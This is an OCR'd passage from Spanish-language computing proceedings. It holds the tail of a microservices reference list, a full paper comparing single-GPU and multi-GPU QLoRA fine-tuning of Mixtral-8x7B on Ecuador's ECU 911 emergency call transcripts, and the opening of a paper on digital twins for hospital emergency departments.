3. Fowler M.. Microservices Guide. [Online]. Available felicihttps://martinfowler.com/articles/microservices.html (2014).
4. J. Thönes.: Microservices. In: IEEE Software, vol. 32, no. 1, pp. 116, 113–115. (2015)
5. Larrucea, X., Santamaria, I., Colomo-Palacios, R., & Ebert, C.: Microservices. In: IEEE Software, 35(3), 96–100. doi:10.1109/ms.2018.2141030. (2018)
6. A. Balalaie, A. Heydarnoori and P. Jamshidi.: Microservices Architecture Enables DevOps: Migration to a Cloud-Native Architecture. In: IEEE Software, vol. 33, no. 3, pp. 42-52, May-June 2016, doi: 10.1109/MS.(2016).

7. Microservices Architecture Market – Overview on Demanding Applications 2030: [Online] Available: https://globbook.com/blogs/1144/Microservices-Architecture-Market-Overview-On-Demanding-Applications-2030. (2024).
8. Garnet: Microservices Architecture: Have Engineering Organizations Found Success?. [Online] Available: https://www.gartner.com/peer-community/oneminuteinsights/microservices-architecture-have-engineering-organizations-found-success-u6b. Last update 2023.
9. Wolff E.: Microservices: Flexible software architecture. Addison-Wesley Professional (2016).
10. Goetsch, K.: Microservices for Modern Commerce. California: O'Reilly Media Inc. (2016).
11. Rwibutso, J. B.: Microservices approach to build scalable and distributed systems. Louvain School of Management, Université catholique de Louvain, Prom. : Kolp, Manuel. http://hdl.handle.net/2078.1/thesis:25188 (2022)
12. J. Fritzsch, J. Bogner, S. Wagner and A. Zimmermann: Microservices Migration in Industry: Intentions, Strategies, and Challenges. In: 2019 IEEE International Conference on Software Maintenance and Evolution (ICSME), Cleveland, OH, USA, pp. 481-490. doi: 10.1109/ICSME.2019.00081 (2019).
13. Ayas M., H., Leitner, P. & Hebig, R.: An empirical study of the systemic and technical migration towards microservices. In: Empir Software Eng 28, 85. https://doi.org/10.1007/s10664-023-10308-9 (2023).
14. S. Newman, Building microservices: designing finegrained systems, O'Reilly Media, Inc. (2016).
15. Chitrak Vimalbhai D., Abhishek P., Utkarsh K.: Microservices Software Architecture: A Review. In: International Journal for Research in Applied Science & Engineering Technology (IJRASET) ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.429 Volume 9 Issue XI - Available at www.ijraset.com (2021).
16. Almog, D.; Chassidim, H., Shlomo. M.: Testability and Testing of Microservices-complex challenge. In: International Journal of Computers, vol. 6. (2021)
17. Microsoft: Communication in a Microservice Architecture: [Online], Available: https://learn.microsoft.com/en-us/dotnet/architecture/ microservices/architect-microservice-container-applications/communication-in-microservice-architecture. (2022)
18. K. Bakshi,: Microservices-based software architecture and approaches. In: 2017 IEEE Aerospace Conference, pp. 1–8. doi:10.1109/AERO.2017.7943959 (2017).
19. Chaitanya P.: Microservice Architecture - Communications Patterns.: [Online] Available: https://medium.com/codenx/microservice-architecture-communications-part-1-bbf3662c815f. (2024).
20. Zhang, L., Pang, K., Xu, J. et al.: High performance microservice communication technology based on modified remote procedure call. In: Sci Rep 13, 12141. https://doi.org/10.1038/s41598-023-39355-4 (2023)
21. Shehzadi M., Riaz N. Chaudhry A.: Inter-Process Communication Amongst Microservices. In: International Journal of Emerging Engineering and Technology (IJEET). ISSN (e): 2958-3764. Vol.: 2, N.: 2, Pages: 1- 8, Year: (2023).
22. Kumar, P. K. Kumar, R. Agarwal, R. Shivaprasad, D. Sitaram and S. Kalambur: Performance Characterization of Communication Protocols in Microservice Applications. 1-5. 10.1109/SmartNets50376.2021.9555425 (2021).
23. Shafabakhsh, B., Lagerstrom, R. & Hacks, S.: Evaluating the impact of inter process communication in microservice architectures. In: 8th International Workshop on Quantitative Approaches to Software Quality (QuASoQ) (2020).
24. J. Hong, H. Sik Yang and Y. H. Kim.: Performance Analysis of RESTful API and RabbitMQ for Microservice Web Application.: In: International Conference on Information and Communication Technology Convergence (ICTC), Jeju, Korea (South), 2018, pp. 257-259, doi: 10.1109/ICTC.2018.8539409 (2018).

25.https://www.postman.com/. Retrieved: May 2024.
26. https://github.com/OpenFeign/feign. Retrieved: Jun 2024.
27. https://www.geeksforgeeks.org/spring-resttemplate. Retrieved: May 2024.
28.https://kong.github.io/unirest-java/.Retrieved: Apr. 2024.
29.Poulomi Chatterjee. Why Amazon Prime Dumped Serverless for Monolithic Architecture: https://analyticsindiamag.com/why-amazon-prime-dumped-serverless-for monolithic-architecture/. Last updated may 2023.
30. Spring Cloud Netflix. (n.d.). https://cloud.spring.io/spring-cloud-netflix/reference/html/. Retriveed: May 2024.
31. Spring Cloud Config. (n.d.). https://docs.spring.io/spring-cloud-config/docs/current/reference/html/. Retrieved: May 2024.

Evaluación del rendimiento de LLMs en GPUs Distribuidos para un Centro de Emergencias

Marcos Orellana[1], Patricio Santiago García[1], Jorge Luis Zambrano-Martinez[1], and Remo Suppi[2]

[1]Laboratorio de Investigación y Desarrollo en Informática (LIDI)
Universidad del Azuay, Cuenca - Ecuador
marore@uazuay.edu.ec, santyg20@es.uazuay.edu.ec,
jorge.zambrano@uazuay.edu.ec
[2]Universidad Autónoma de Barcelona
Cerdanyola del Vallès, Barcelona, España
Remo.Suppi@uab.cat

Resumen Los grandes modelos de lenguaje o LLMs por sus siglas en inglés han revolucionado el campo del Procesamiento del Lenguaje Natural (PLN) gracias a su capacidad para comprender complejos patrones lingüísticos en grandes cantidades de datos. Sin embargo, uno de los principales desafíos que enfrentan los investigadores y desarrolladores en este contexto es el costo computacional que involucra su procesamiento. Si bien el desarrollo de los modelos de lenguaje tiene gran utilidad en una variedad de tareas, los recursos computacionales necesarios pueden ser prohibitivos. Para reducir esta restricción computacional, se han desarrollado diversos métodos que disminuyen el tamaño de los modelos y así se optimiza el uso de recursos computacionales. El propósito de este estudio, es explorar el rendimiento de dos tipos de infraestructuras aceleradas por GPUs en el entrenamiento de un modelo de lenguaje preentrenado *Mixtral-8x7B-v0.1* aplicando diferentes técnicas que reducen el costo computacional. Los resultados muestran una diferencia significativa en el tiempo empleado para el entrenamiento requerido en las dos infraestructuras.

Palabras clave: Ajuste-fino, GPU, LLM, PLN, Sistemas Distribuidos.

1 Introducción

Los grandes modelos de lenguaje o Large Language Model (LLM) presentan varios beneficios por su capacidad para capturar patrones lingüísticos complejos y su eficacia a la hora de emprender tareas generativas. Sin embargo, esta tecnología presenta grandes desafíos en capacidades como espacio de memoria, eficiencia en el entrenamiento así como los costos de su implementación [6]. Por lo tanto, los investigadores se ven en la necesidad de desarrollar y utilizar técnicas que aprovechen el potencial de los LLM sin incidir en demasiados gastos computacionales. Una de estas técnicas para optimizar el uso de los recursos en el entrenamiento de los LLM, es la actualización de pesos en ciertas capas densas

de la red neuronal. Esto, se consigue a través de la optimización de las matrices de actualización de rangos entrenables y la no modificación de los pesos pre-entrenados, los mismos que son congelados a través de la adaptación de bajo rango o Low-Rank Adaptation (Lora) [7]. Asimismo, otra técnica basada en Lora denominada QLora, la cual, reduce más el tamaño de un modelo pre-entrenado a través de una técnica denominada cuantización. La cuantización convierte las representaciones de 32 bits a 8 e incluso 4 bits; y una vez que el modelo ha sido cuantizado, se procede a utilizar Lora para el entrenamiento [3].

No obstante, el uso de estos LLM conlleva un gran desafío en cuanto al uso de recursos computacionales, lo que supone otra barrera para la investigación. El presente estudio propone la evaluación de rendimiento en la inferencia y ajuste-fino de un conjunto de datos. Para ejemplificar este proceso se considera el uso de los audios transcritos del Servicio Integrado de Seguridad (ECU 911) del Ecuador [1]. La evaluación utiliza el LLM *Mixtral-8x7B-v0.1*, con una arquitectura Mixture-of-Experts (MoE) y se procesa en diferentes propuestas de sistemas con una tarjeta GPU y de tres tarjetas GPUs distribuidos.

El resto de este documento esta organizado de la siguiente manera, en la Sección 2 se presentan los estudios relacionados a la propuesta de la investigación. En la Sección 3 se describen los materiales que han sido utilizados. En la Sección 4 se presenta los resultados encontrados. Finalmente, en la Sección 5 se presenta las conclusiones de la investigación.

2 Trabajos Relacionados

En la actualidad, múltiples estudios proponen gestionar de distintas formas el uso de las GPUs para realizar entrenamientos con los LLMs sin afectar el rendimiento. En este contexto, [12] proponen un método de ajuste fino eficiente denominado Lora-FA para la memoria, el mismo que consiste en reducir los parámetros entrenables y el costo de la memoria de activación sin degradar el rendimiento. Los experimentos realizados demuestran que Lora-FA logra un rendimiento de ajuste fino similar a utilizar los parámetros completos de Lora.

Asimismo, [11] proponen un método basado en la descomposición de bajo rango para entrenar un modelo BERT de clasificación y adaptarlo a nuevos dominios. Para ello, utilizan una fracción de los parámetros pre-entrenados. Con tan solo el 8% de los parámetros del modelo pre-entrenado y congelando el resto de parámetros, se logra un rendimiento equiparable a un ajuste fino completo con una aceleración de seis veces en el entrenamiento.

Por otro lado, [10] proponen implementar una función de activación que se puede aprender para combinar múltiples Lora entrenados de manera flexible y dinámica, la misma que denominaron mezcla de expertos de Lora o Mixture of Lora Expert (MoLE). Al evaluar este método, demuestran que MoLE supera a otros métodos al ser más estable.

Los autores de [8] proponen una programación de canalización intercalada que mejora el rendimiento en más de una décima parte de la memoria, al entrenar el modelo Megatron-LM en un Clúster GPU. El estudio permite realizar

iteraciones de entrenamiento en un modelo con un billón de parámetros a 502 petaFLOP/s en 3,072 GPUs (rendimiento por GPU del 52% del pico teórico).

Acorde a [4] proponen HPC-GPT que utiliza un nuevo modelo basado en LLaMA con ajuste fino, utilizando la generación de preguntas y respuesta, diseñado exclusivamente para un computador de alto rendimiento o High Performance Computing (HPC). Se demuestra y evalúa que el rendimiento en tareas comunes basadas en expresiones humanas, mejora su rendimiento.

3 Metodología

Para realizar el análisis propuesto se siguió el flujo de trabajo (Fig. 1) desde la llamada de emergencia que se presenta en el ECU 911 hasta el uso por parte de los usuarios del modelo de lenguaje pre-entrenado ajustado.

De esta manera, para los experimentos se sigue un método con cuatro fases que han sido representadas con el meta modelo de ingeniería de procesos de sistemas 2.0 o Software Process Engineering Metamodel (SPEM) como se aprecia en la Fig. 2. Estas fases son i) Extracción de datos, ii) Preprocesamiento de datos, iii) Ajuste fino y iv) Evaluación. La primera fase, corresponde a los datos de entrenamiento del modelo, seguida de una fase de preprocesamiento de los mismo. La tercera fase corresponde al ajuste fino supervisado de los modelos cuantizados, y escenarios de distribución y no distribución. Finalmente, la fase final corresponde a la evaluación del modelo.




Fig. 1. Flujo de trabajo del LLM




Fig. 2. Metodología de la investigación

3.1 Extracción de datos

Durante esta etapa, se utilizó los textos transcritos del ECU 911, los cuales, consisten en llamadas de emergencia entre alertantes y operadores. Estos registros contienen un identificador de la llamada, el texto transcrito y el actor: O (Operador) y A (Alertante). Un total de 5,688 llamadas fueron procesadas y transcritas por el Laboratorio de Investigación y Desarrollo en Informática (LIDI).

3.2 Preprocesamiento de datos

En esta etapa, se identificaron y descartaron los registros de llamadas sin contenido, al ser irrelevantes para el análisis. Para el ajuste-fino supervisado o Supervised Fine-Tuning (SFT) se requiere de un conjunto de datos etiquetados y en un formato concreto. La técnica de entrenamiento consiste en ajustar el modelo de forma supervisada, a través de un conjunto de datos de *pares instrucción-salida* [5]. Por ello, se reestructuró el conjunto de datos con el esquema de *ultrachat_200k*. El mismo, representa un conjunto de datos utilizado en el entrenamiento de *zephyr-7b-beta*, un modelo entrenado con la técnica SFT, capaz de interactuar como un asistente conversacional que se ajusta a la intención del usuario.

Plantilla de chat El paso final para el procesamiento de los datos es la implementación de una plantilla de chat o *chat template*. Uno de los principales usos de los LLM es el chat, en donde, el modelo emula una conversación natural entre dos personas. Sin embargo, distintos modelos manejan distintas plantillas de chat, debido a esto, el tokenizador o *tokenizer* de la librería *Transformer* implementa el manejo de estas plantillas.

3.3 Ajuste fino

En esta etapa, se utilizó la librería *Transformers* en conjunto con la otra librería *Transformers Reinforcement Learning (TRL)* para el SFT. La librería *bitsandbytes*, utilizada para la cuantización en ocho o cuatro bits de los LLM [2]. Asimismo, se emplea también la librería Parameter-Efficient Fine-Tuning (PEFT), la cual configura el entrenamiento con el método QLora.

El modelo fue entrenado sobre dos tipos de infraestructuras aceleradas por GPUs. La primera infraestructura con tres tarjetas GPU distribuidas del laboratorio LIDI y la segunda infraestructura con una sola tarjeta GPU. En la Tabla 1 se detallan las características de las dos infraestructuras en cuanto a GPUs.

El conjunto de datos fue dividido en 80% para entrenamiento, 10% para pruebas y 10% para validación.

Tabla 1. Detalle técnico de las GPUs.

Características	Sistema multi-GPU	Sistema con una sola GPU
Modelo	3 x Nvidia RTX A4000 16GB	1 X Nvidia A100-SXM4 40GB
Memoria del GPU	3x16 GB VRAM GDDR6	1 X Nvidia A100-SXM4 40GB
Arquitectura	Ampere	Ampere
Bus de gráficos	3 x PCIe 4.0 x16	Socket SXM4
Núcleos RT	3 x 48 de segunda generación	-
Núcleos tensores	3 x 192 de 3ra gen.	432 de 3ra gen.
Núcleos CUDA	3 x 6,144	6,912
Consumo energético	3 x 140 W	400 W
Ancho de banda mem	3 x 448 GB/s	1,555 GB/s

La distribución de las llamadas con respecto al número de palabras fue analizada con el objetivo de extraer una muestra significativa para los datos de pruebas y validación. Los conjuntos de datos fueron extraídos tomando la primera desviación estándar como criterio de selección. Las etapas para el entrenamiento fueron similares en los dos escenarios evaluados: **a)** carga del modelo base, **b)** configuración de QLora y **c)** configuración del ajuste-fino supervisado. A continuación se detalla cada etapa.

Cargar el modelo base El modelo Mixtral-8x7B-v0.1 [1] se encuentra disponible en la plataforma Hugging Face Hub, que es una plataforma donde se alojan y descargan varios modelos largos de lenguaje, datasets y otras herramientas.

Gracias a esta plataforma, el modelo Mixtral-8x7B-v0.1 es descargado utilizando la librería *Transformers* y se configuró una cuantización de cuatro bits con la clase BitsAndBytesConfig de la librería bitsandbytes. Para la infraestructura con el sistema multi-GPU distribuido, los pesos fueron repartidos entre las tres tarjetas gráficas estableciendo el valor "auto" en el parámetro *device_map*.

Configuración de QLora Una vez que el modelo fue cuantizado en cuatro bits, se configuró los parámetros de la clase *LoraConfig* de la librería PEFT utilizando la guía *alignment-handbook* de Hugging Face . Los parámetros modificados fueron: **a) r:** Es el rango o dimensión de atención de las matrices de Lora, afecta el número de parámetros entrenables del modelo, al incrementarse, aumenta el número de parámetros entrenables. Para el estudio, se estableció en un valor de ocho. **b) lora_alpha:** Afecta el escalado de los pesos de Lora. Un valor más alto indica un mayor énfasis en los nuevos pesos de Lora, haciendo que el modelo se adapte mejor a una nueva tarea. En contraste, con un valor más bajo, el modelo dependerá más de sus pesos originales. En este caso, se estableció en 16. **c) target_modules:** A los módulos que se aplicó los adaptadores de Lora, según [3] es necesario aplicar Lora a todas las capas lineales de un modelo para igualar el rendimiento de un entrenamiento convencional en 16 bits. Debido a esto, se estableció el parámetro con el valor "all-linear" para incluir a todas las capas lineales.

Configuración del ajuste-fino supervisado Es importante resaltar que las clases, métodos e interfaces de programación de aplicaciones o Application Programming Interface (API) de la librería *Transformers* están preparadas para trabajar en entornos distribuidos. Los parámetros de entrenamiento del modelo fueron configurados con la clase *TrainingArguments* de la librería *Transformers* siguiendo las guías de *alignment-handbook* de Hugging Face. Finalmente, se utiliza la clase *SFTTrainer* de la librería *TRL* para el ajuste fino supervisado.

[1] "https://github.com/huggingface/alignment-handbook"

3.4 Evaluación

En la evaluación de las infraestructuras se consideran dos dimensiones: **a)** el rendimiento físico o hardware de las GPUs que abarca el consumo energético, memoria asignada, temperatura y utilización de las GPUs; y **b)** el rendimiento de los modelos ajustados, que explora la capacidad para comprender una tarea específica a través del ajuste fino supervisado.

Rendimiento físico El rendimiento de las GPUs en las infraestructuras fue analizado teniendo en consideración los siguientes aspectos: **a)** Tiempo requerido para completar el entrenamiento (Horas) y **b)** Consumo energético (Vatios) y Temperatura de las GPUs (°C). Estos valores fueron reportados en la plataforma *Weights & Biases*.

Rendimiento del Modelo ajustado Para la evaluación de los modelos ajustados, se calculó la métrica denominada perplejidad. Esta métrica mide la probabilidad que un modelo genere una cierta secuencia de entrada y es utilizada para evaluar modelos de lenguaje causales o auto-regresivos [9]. Para una evaluación justa, se utilizó la técnica de validación cruzada con seis grupos estratificados de acuerdo a la etiqueta de grados de incidencia de las llamadas de emergencia (*CLAVE ROJA, CLAVE NARANJA, CLAVE AMARILLA, CLAVE VERDE*).

4 Resultados

Los resultados se dividieron en tres secciones. En primer lugar, se presentaron los resultados lluego de aplicar las técnicas de preprocesamiento. A continuación, se presentaron los resultados del ajuste fino supervisado en ambos escenarios. Finalmente, se presentados los resultados de la evaluación.

4.1 Aplicación de técnicas de preprocesamiento

Se eliminaron 40 registros vacíos y 246 registros que no alternan correctamente los roles de *ALERTANTE-OPERADOR*, resultando en un conjunto de datos de 5,402 registros. En la Tabla 2 se indica un fragmento de un registro, luego de aplicar la plantilla de chat del modelo *zephyr-7b-beta* y agregar un rol de sistema.

Tabla 2. Aplicación de la plantilla de chat

Columna	Registro
text	< |system| > Eres un asistente de emergencias del ECU 911 que responde a situaciones de emergencia. </s>< |assistant| >911 cuál es su emergencia. </s>< |user| >ayuda por favor.</s>

4.2 Resultados del ajuste-fino

Luego de la cuantización, el modelo redujo su tamaño de ≈ 98 GB a 25 GB con una precisión de cuatro bits, lo cual, significa una reducción de entre el 70% y 80% de su tamaño en 16 bits. De igual manera, el número de parámetros ajustables se redujo de 46,823,905,280 a 121,112,576. Luego del entrenamiento, el tamaño del adaptador (nuevos pesos actualizados) fue de ≈ 462 MB.

4.3 Resultados de la evaluación

Tiempo de entrenamiento Los resultados en cuanto al tiempo requerido para el entrenamiento en los dos escenarios son cuestionables considerando la disponibilidad de recursos al momento de cargar y hacer el ajuste-fino del modelo de lenguaje. A pesar de que el escenario distribuido tiene mayor capacidad en memoria y número de núcleos, el tiempo de entrenamiento en el equipo con una sola tarjeta GPU sobresale de manera evidente con un tiempo de 3 horas, y en el escenario distribuido fue de 9 horas. Esto puede explicarse al considerar los parámetros que tienen mayor incidencia en el tiempo de entrenamiento como la precisión mixta, la elección del tamaño de lote y el optimizador; en el caso del escenario distribuido, el tipo de paralelización utilizado fue *Data Parallel* y la tecnología de conexión entre las tarjetas GPUs fue *PCIe 4.0*.

Consumo energético y temperatura de GPUs El equipo con una sola tarjeta GPU no presenta variaciones mayores o picos pronunciados a lo largo del tiempo de entrenamiento. Con un consumo aproximado de 300 vatios por hora (Wh), el equipo consume cerca de 75% de su consumo máximo de 400 vatios. Al durar tres horas el entrenamiento del modelo, se consumió aproximadamente 900 Wh.

Por otro lado, las tarjetas GPUs en el equipo distribuido presentan picos y variaciones de consumo a lo largo del tiempo de entrenamiento. La tarjeta GPU 1 consume aproximadamente 73 Wh ; la tarjeta GPU 2 consume un aproximado de 83 Wh y la tarjeta GPU 3 presenta un consumo aproximado de 95 Wh. En conjunto, las 3 tarjetas GPU presentan un consumo aproximado de 2260 Wh durante las 9 horas del entrenamiento del modelo. Los consumos energéticos de los dos escenarios se presentan en la Fig. 3. El consumo total del equipo distribuido representa un aumento de aproximadamente 250% en comparación al consumo total del equipo con una sola tarjeta GPU. Además, es evidente que las tarjetas GPUs en el equipo distribuido no son aprovechadas en su totalidad, ninguna GPU presenta un consumo mayor al 70% de su máxima capacidad de 140 vatios. Estos resultados pueden estar sujetos al tipo de paralelismo utilizado en el entrenamiento y la tecnología de conexión en las tarjetas gráficas. En este caso, durante el entrenamiento del modelo, el equipo con una sola tarjeta GPU reporta una temperatura entre 64 a 68 grados Celsius (°C) durante todo el entrenamiento, dicha temperatura no supone un riesgo para su vida útil. No obstante, el equipo con tres tarjetas GPUs reporta temperaturas de 68 hasta 75 °C para las tarjetas GPUs 2 y 3; en cuanto a la tarjeta GPU 1, las temperaturas




Fig. 3. Consumo energético de GPUs.




Fig. 4. Temperatura de GPUs.

oscilan entre 59 y 67 °C. Las temperaturas reportadas de las tarjetas GPUs en los dos escenarios se presentan en la Fig. 4.

Los resultados en cuanto a las temperaturas indican que las tarjetas GPUs en el equipo distribuido fueron expuestas a una mayor temperatura en el caso de las tarjetas GPUs 2 y 3; en el caso de la tarjeta GPU 1, las temperaturas fueron similares a la tarjeta GPU del otro equipo. Esto primordialmente se debe a la ubicación que tienen las GPUs en el servidor y la ubicación de sus ventiladores.

Adicionalmente, la tarjeta GPU 3 reporta una mayor utilización de memoria asignada durante el tiempo de entrenamiento, llegando a ocupar cerca de 15.5 GB, siendo el 98.75% del total de su memoria disponible; mientas que las tarjetas GPU 1 y 2 reportan un uso de aproximadamente 12.5 GB durante el entrenamiento. Este comportamiento puede estar relacionado al tipo de paralelismo utilizado.

Perplejidad En la Fig. 5 se muestra la perplejidad de acuerdo a la gravedad de la llamada en el modelo base y la Fig. 6 muestra los resultados con el modelo ajustado. Estas Figuras representan la perplejidad de los grupos estratificados tanto en el modelo base y modelo ajustado en ambos escenarios.




Fig. 5. Perplejidad en LLM base.




Fig. 6. Perplejidad en LLM con ajuste fino.




Fig. 7. Tiempo de inferencia en cada clave de incidencia.

Estos resultados indican que a pesar de las diferencias en tiempos de entrenamiento, consumo energético o utilización de memoria, la perplejidad del modelo base y los adaptadores generados por el entrenamiento con QLora son idénticos en ambos escenarios. Además, los adaptadores muestran una disminución considerable en la perplejidad en comparación al modelo base, lo cual valida el entrenamiento realizado.

Tiempos de inferencia El tiempo de inferencia juega un papel crucial en la experiencia del usuario de un LLM. Según la Fig. 7, el tiempo de inferencia del modelo ajustado en ambos escenarios no excede los siete segundos. Aunque algunos LLMs pueden ofrecer tiempos de inferencia inferiores a un segundo, es importante considerar el tamaño del modelo, los recursos disponibles y la cantidad de palabras en los registros evaluados. Además, la clase *TextStreamer* permite presentar cada token a medida que el modelo genera más, en lugar de esperar a que se generen todos los tokens.

5 Conclusiones

En este estudio, se evalúa el rendimiento en el ajuste-fino e inferencia de un LLM con el conjunto de audios transcritos otorgados por el laboratorio LIDI, que corresponden a emergencias atendidas por el ECU 911. Se utiliza como LLM base, *Mixtral-8x7B-v0.1* en una cuantización de 4-bits con nuevos datos utilizando una infraestructura de una sola tarjeta GPU y otro escenario con tres tarjetas GPU.

Se aprecia una considerable diferencia en el entrenamiento del LLM en los dos escenarios propuestos. A pesar de que el escenario distribuido cuenta con más recursos en GPUs; la arquitectura con una sola tarjeta tiene mejor rendimiento. Presumiblemente este comportamiento se debe a que es necesario considerar en la evaluación, el tipo de paralelismo, la tecnología de conexión entre los GPUs, así como el ancho de banda de la tarjeta A100 frente al escenario con múltiples tarjetas A4000.

Agradecimientos. Este trabajo fue parcialmente apoyado por el vicerrectorado de Investigación de la Universidad del Azuay mediante su apoyo financiero y académico, así como por todo el personal del Laboratorio de Investigación y Desarrollo en Informática (LIDI).

Referencias

1. Corral-De-Witt, D., Carrera, E.V., Muñoz-Romero, S., Tepe, K., Rojo-Álvarez, J.L.: Multiple correspondence analysis of emergencies attended by integrated security services. Applied Sciences 9(7), 1396 (2019)
2. Dettmers, T., Lewis, M., Belkada, Y., Zettlemoyer, L.: Gpt3. int8 (): 8-bit matrix multiplication for transformers at scale. Advances in Neural Information Processing Systems 35, 30318–30332 (2022)
3. Dettmers, T., Pagnoni, A., Holtzman, A., Zettlemoyer, L.: Qlora: Efficient finetuning of quantized llms. Advances in Neural Information Processing Systems 36 (2024)
4. Ding, X., Chen, L., Emani, M., Liao, C., Lin, P.H., Vanderbruggen, T., Xie, Z., Cerpa, A., Du, W.: Hpc-gpt: Integrating large language model for high-performance computing. In: Proceedings of the SC'23 Workshops of The International Conference on High Performance Computing, Network, Storage, and Analysis. pp. 951–960 (2023)
5. Dong, G., Yuan, H., Lu, K., Li, C., Xue, M., Liu, D., Wang, W., Yuan, Z., Zhou, C., Zhou, J.: How abilities in large language models are affected by supervised fine-tuning data composition. arXiv preprint arXiv:2310.05492 (2023)
6. Hadi, M.U., Qureshi, R., Shah, A., Irfan, M., Zafar, A., Shaikh, M.B., Akhtar, N., Wu, J., Mirjalili, S., et al.: A survey on large language models: Applications, challenges, limitations, and practical usage. Authorea Preprints (2023)
7. Hu, E.J., Shen, Y., Wallis, P., Allen-Zhu, Z., Li, Y., Wang, S., Wang, L., Chen, W.: Lora: Low-rank adaptation of large language models. arXiv preprint arXiv:2106.09685 (2021)
8. Narayanan, D., Shoeybi, M., Casper, J., LeGresley, P., Patwary, M., Korthikanti, V., Vainbrand, D., Kashinkunti, P., Bernauer, J., Catanzaro, B., et al.: Efficient large-scale language model training on gpu clusters using megatron-lm. In: Proceedings of the International Conference for High Performance Computing, Networking, Storage and Analysis. pp. 1–15 (2021)
9. Tang, R., Chuang, Y.N., Hu, X.: The science of detecting llm-generated texts. arXiv preprint arXiv:2303.07205 (2023)
10. Wu, X., Huang, S., Wei, F.: Mole: Mixture of lora experts. In: The Twelfth International Conference on Learning Representations (2023)
11. Yu, Y., Yang, C.H.H., Kolehmainen, J., Shivakumar, P.G., Gu, Y., Ren, S.R.R., Luo, Q., Gourav, A., Chen, I.F., Liu, Y.C., et al.: Low-rank adaptation of large language model rescoring for parameter-efficient speech recognition. In: 2023 IEEE Automatic Speech Recognition and Understanding Workshop (ASRU). pp. 1–8. IEEE (2023)
12. Zhang, L., Zhang, L., Shi, S., Chu, X., Li, B.: Lora-fa: Memory-efficient low-rank adaptation for large language models fine-tuning. arXiv preprint arXiv:2308.03303 (2023)

Evaluación del tiempo crítico para realizar acciones preventivas en el Servicio de Urgencias Hospitalarias

Mercedes Planas[1], Eva Bruballa[1], Emilio Luque[2], Dolores Rexachs[2], Francisco Epelde[3] y Armando De Giusti[4]

[1] Escoles Universitàries Gimbernat (EUG), Computer Science School, Universitat Autònoma de Barcelona, Sant Cugat del Vallès, Barcelona 08174, Spain
{merce.planas@eug.es, eva.bruballa@eug.es}
[2] Department of Computer Architecture and Operating Systems, Universitat Autònoma de Barcelona, Bellaterra, Barcelona 08193, Spain
{emilio.luque@uab.cat, dolores.rexachs@uab.cat}
[3] Consultant Internal Medicine, University Hospital Parc Tauli, Universitat Autònoma de Barcelona, Sadadell, Barcelona 08208, Spain
{fepelde@tauli.cat}
[4] Instituto de Investigación en Informática LIDI (III-LIDI), Facultad de Informática, Universidad Nacional de La Plata, La Plata (CP 1900), Buenos Aires, Argentina
{ adegiusti@lidi.info.unlp.edu.ar }

Abstract. Los Servicios de Urgencias Hospitalarias (SUH) son esenciales para el sistema sanitario. Sin embargo, enfrentan problemas como la saturación del servicio y la gestión ineficiente del personal y los recursos. Abordar estos desafíos requiere enfoques integrales que abarquen desde mejoras en los recursos hasta cambios en las prácticas de gestión.
Nuestra investigación explora la aplicación de un Gemelo Digital (GD) en la gestión de un SUH, que simula sus operaciones para anticipar su comportamiento. El SUH mantendrá su funcionamiento normal, y el GD, que opera a mayor velocidad, permitirá anticipar escenarios futuros y prevenir problemas potenciales, como cuellos de botella, interrupciones y limitaciones de recursos.
El estudio presentado en este artículo se enfoca en cuantificar el tiempo disponible para intervenir antes de que las interrupciones se manifiesten en el SUH real. Este plazo es crucial para implementar acciones correctivas y prevenir interrupciones del servicio.

Keywords: Gemelo digital, Simulación, Servicio de Urgencias Hospitalarias, Prevención, Optimización, Toma de Decisiones.

1 Introducción

Si bien la disciplina de los Gemelos Digitales (GD) es relativamente nueva, su potencial es innegable. A pesar de la falta de un marco teórico completamente desarrollado y de una definición universalmente aceptada [1], podemos esbozar una conceptualización clara: Un GD es una réplica virtual dinámica e interactiva de un objeto, proceso o sistema físico. Esta réplica virtual, tiene la capacidad de reproducir el comportamiento de

